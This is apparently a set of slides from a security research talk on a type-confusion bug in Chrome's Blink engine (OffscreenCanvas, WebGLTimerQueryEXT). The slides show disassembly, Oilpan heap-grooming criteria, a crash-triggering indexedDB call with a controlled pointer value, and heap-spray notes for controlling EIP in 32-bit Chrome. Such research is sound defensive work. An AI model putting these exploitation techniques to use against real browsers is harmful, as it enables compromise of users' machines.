


OffscreenCanvas


```
WebGLTimerQueryEXT::WebGLTimerQueryEXT(WebGLRenderingContextBase* ctx)
: WebGLContextObject(ctx),
...
task_runner_(
    ctx->canvas()
    ->GetDocument()
    .GetTaskRunner(TaskType::kInternalDefault))
```

```
mov    rax,qword ptr [rbx+20h] ; host()
lea    rcx,[rax-90h]          ; static_cast
mov    rax,qword ptr [rcx+20h]
mov    rcx,qword ptr [rax+10h]
mov    rax,qword ptr [rcx+110h]
call   qword ptr [rax+190h]
```


ASM code of inline function



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


- OffscreenCanvas is a Garbage Collected (GC) object in blink
- Blink use Oilpan to manage GC object



Oilpan layout

- Requirement of suitable objects
 - Located at the 64 ~ 128 bytes bucket of Normal page Arenas
 - Value of **YY** can be controlled



OffscreenCanvas

- Search Method


- CodeQL

- Find object is allocated by Oilpan and located at normal page arena


- Find object size between 64 and 128 bytes

- Code Review

- Ensure value of **YY** can be controlled



OffscreenCanvas



window.indexedDB
.open("t",0x123456789)

(fbc.29c0): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

*** WARNING: Unable to verify checksum for D:\chrome-win\chrome_child.dll

chrome_child!blink::MemberBase [inlined in chrome_child!blink::WebGLTimerQueryEXT::WebGLTimerQueryEXT+0x5b]:


00007fff4f991a63 488b4810 mov rcx,qword ptr [rax+10h] ds:00000001`23456799=????????????????

- Exploit 32-bit Chrome
 - 32-bit chrome has a smaller memory address space
 - Heap Spray technique can make it easier to control EIP

